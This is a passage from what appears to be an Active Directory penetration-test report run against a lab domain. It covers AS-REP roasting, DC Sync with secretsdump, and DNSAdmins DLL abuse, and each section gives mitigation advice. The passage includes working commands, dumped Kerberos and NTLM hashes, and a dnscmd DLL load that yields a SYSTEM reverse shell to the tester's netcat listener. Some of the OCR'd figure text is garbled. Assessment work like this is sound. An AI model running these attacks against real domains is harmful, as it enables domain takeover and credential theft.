└─\$ python3 /home/teodor/.local/bin/GetNPUsers.py -dc-ip 10.0.2.4 AITpentest/ -users users-vuln.txt -format john

Figure 8 (teodor® Kali)-[~/Desktop/AITwin-project] \$ python3 /home/teodor/.local/bin/GetNPUsers.py -dc-ip 10.0.2.4 AITpentest/ -users <u>users-vuln.txt</u> -format john Impacket v0.9.23.dev1+20210315.121412.a16198c3 - Copyright 2020 SecureAuth Corporation	
<pre>%krb5asrep\$glenda.mireille@AITPENTEST:7f18e324df7cefcde345c3358b097a74\$bb5894ddec1b43defd5c1479c2570d8d4cf62220fdd7779e7006c476a2775b30946; e442162e42db8993aa8e497f7f0cc4b7c0533ba361ea7fbff24636fbcd9fa68406ee9114b48663aff81a84af5fa850086659164a47e963eed29075163429905f4c2482840d4b ad98f2b7794f974bfaf7b341b3e84b48c5535915d39138d81437edaefe2e3c223</pre>	75fbd902eb0065e1e7d56
<pre>\$krb5asrep\$rosemaria.drona@AITPENTEST:e60d8b26c64b307b104b2ca3c007cc85\$63e33a8&amp;e7a418d6355bc6e48d9530135cf69f41dc52254&amp;c82703316f46fc6b248 9491757c84a3ca082a9002170f539705hfb6ad249a032a20ebce30f4dc44725a2f1dd935741d85369b0148170dd1c341226d0115b1e7656b9ef0ca083ff5246690834bb1878 e5b6fc49f7710cb640e22647b149a25daed0027d01edd53f8ddf94516b817a0cc8d32d160982e7eab3bcf063489df7b9af16acbd11eb4a5edf9c5c854acb2978e0e0f4d014; bdb99a35114946bac6e2a3538ebe2673c328ae34b7a8e7bdba9d2bd03d7233708428d</pre>	c6e7438688447601da23d
<pre>\$krb5asrep\$myrta.jackie@AITPENTEST:81e49ff3977e74faf96166a20c6ea15c\$91f3a2a1fe90f0d18f50d5dab8cc051e97c3077666c0c4e0951c008fb8cd50f1e6d9970 1e2e70daa67a5538021ad1563a36e602492d50852f8e913d3a6d59cd4f4fb09f2bbcccb06033c61e82786c4a40545b11d4zc4cfdf6a7c7ee7f462ad5f5f5501070165794f 7512e85612re36ccc0f44c6b2c94983a5655320d19c1baf986b8e37eba19e1cdf037ff3cbc8d7197bb52f9ae796f3b27308b784877aa48bad9bce64e7b6a5bdb8a6da7a7b 561921646b135350386ce1380ad62694867cb6c9d27b14dc0c7465dcbf3b5e8828f</pre>	7f30c508ed615d59fa1ef

# 4. DC Sync Attack

- Availability: In every AD domain
- Level of Threat: Critical
- Attack Method: Replication of directory services
- Commonality of being misconfigured: 80%
- Ability to secure: Yes
- How to secure: control/disable the following privileges in AD;

**Replicating Directory Changes** 

Replicating Directory Changes All

Replicating Directory Changes In Filtered Set

• Powershell tool to verify the issue: powerview.ps1 or you can check it manually see figure below

## Figure 9

Active Directory Users and Computers	_	$\times$
File Action View Help		
+ + 2 1 i i i i AlTpentest.Local Properties ? ×		
Active Directory Users and C   Saved Queries   AlTpentest.Local   Builtin   Computers   Domain Controllers   Domain Controllers   ForeignSecurityPrinct   Keys   LostAndFound   Managed Service Acc   Program Data   System   Users   NTDS Quotas   TPM Devices     Permissions for Test Test1     Alow   Permissions for Test Test1     Alow   Permissions for Test Test1   Alow   Permissions for Test Test1   Alow   Permissions for Test Test1   Alow   Permissions for Test Test1   Alow   Permissions for Test Test1   Alow   Permissions for Test Test1   Alow   Permissions for Test Test1   Add   Permissions for Test Test1   Add   Replicating Directory Changes   Perplicating Directory Changes II   Replicating Directory Changes II  <		

#### ### Attack summary

Let's assume that the user "Test" has enabled the following functions: see figure 9

KRBTGT is an account used for Microsoft's implementation of Kerberos, the default Microsoft Windows authentication protocol. Using a low privileged account, the attacker could extract the KRBTGT 's NTLM hash.

#### ### Proof of concept

└─\$ python3 secretsdump.py AITpentest.local/Test:Test123@10.0.2.4 -just-dc-ntlm

Figure 10

```
(teodor Kali)-[~/../hackthebox/kerberos/impacket/examples] Allwin profi

$ python3 secretsdump.py AITpentest.local/Test:Test123@10.0.2.4 -just-dc-ntlm

Impacket v0.9.23.dev1+20210315.121412.a16198c3 - Copyright 2020 SecureAuth Corporation
```

```
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
```

```
[*] Using the DRSUAPI method to get NTDS.DIT secrets
```

```
Administrator:500:aad3b435b51404eeaad3b435b51404ee:e0af8db027bec481f004a01d6f938dc2:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:a52c6fd83cbb2d8680e0bd55b19435db:::
```

## 5. DNS Admin

- Availability: In every AD domain
- Level of Threat: Critical
- Attack Method: Privileged Escalation
- Commonality of being misconfigured: 99%
- Ability to secure: Yes
- How to secure:
  - reduce number of DNS Admin members
  - monitoring for suspicious child processes (rundll32, powershell, cmd, net, etc.) spawned by the dns.exe on DCs
- Powershell command to verify the issue:

```
get-adgroupmember -Identity "DNSAdmins"
```

#### Figure 11

🔼 Administrator: Wi	ndows PowerShell	_	×
PS C:\Users\Admini	<pre>strator&gt; get-adgroupmember -Identity "DNSAdmins"</pre>		^
distinguishedName name objectClass objectGUID SamAccountName SID	: CN-Ancley Andrei,CN=Users,DC=AITpentest,DC=Local : Ansley Andrei : user : 3216ecd0-0df7-4e07-94c9-0e3aae3d37d2 : ansley.andrei : S-1-5-21-128100368-1878378561-1114631721-1222		
distinguishedName name objectClass objectGUID SamAccountName SID	: CN=Senior management,CN=Users,DC=AITpentest,DC=Local : Senior management : group : 0effc111-81e3-4b47-b0bb-036b73eb999f : Senior management : S-1-5-21-128100368-1878378561-1114631721-1208		
distinguishedName name objectClass objectGUID SamAccountName SID	: CN=Cacilia Bellanca,CN=Users,DC=AITpentest,DC=Local : Cacilia Bellanca : user : 14bbd0a4-88bd-4bd9-ae63-d4e363a7d44a : cacilia.bellanca : S-1-5-21-128100368-1878378561-1114631721-1175		

#### ### Attack summary

This is an feature abuse where in a user who is a member of DNSAdmins group can load arbitrary DLL on the DNS server. As result the attacker gain full access on DC server.

#### ### Proof of concept

**DLL** injection

dnscmd DC01.AITpentest.Local /config /serverlevelplugindll C:\Users\ansley.andrei\Downloads\rev1.dll

#### Figure 12



Reverse shell after restarting the DNS server

```
Ð.
                                                                 teo
  teodor@Kali: ~/Desktop/ha... 🛛 🛛
                                teodor@Kali: ~/Desktop/AI... ×
                                                                  tec
  -(teodor & Kali)-[~/Desktop/AITwin-project]
nc -nlvp 1234
listening on [any] 1234 ...
connect to [10.0.2.7] from (UNKNOWN) [10.0.2.4] 49695
Microsoft Windows [Version 10.0.17763.737]
(c) 2018 Microsoft Corporation. All rights reserved.
C:\Windows\system32>whoami
whoami
nt authority\system
C:\Windows\system32>hostname
hostname
DC01
```

#### **Reference:**

https://www.ired.team/offensive-security-experiments/active-directory-kerberosabuse/domain-compromise-via-unrestricted-kerberos-delegation

https://stealthbits.com/blog/resource-based-constrained-delegation-abuse/

https://adsecurity.org/?p=1667

https://posts.specterops.io/hunting-in-active-directory-unconstrained-delegation-foreststrusts-71f2b33688e1

https://m0chan.github.io/2019/07/31/How-To-Attack-Kerberos-101.html

https://blog.xpnsec.com/kerberos-attacks-part-1/

https://www.alsid.com/2020/07/14/no-kerberos-pre-authentication-required-attack-as-reproast-attack/

http://adsecurity.org/?p=4064

https://github.com/gentilkiwi/mimikatz

https://github.com/GhostPack/Rubeus

https://github.com/SecureAuthCorp/impacket

https://github.com/PowerShellMafia/PowerSploit/blob/dev/Recon/PowerView.ps1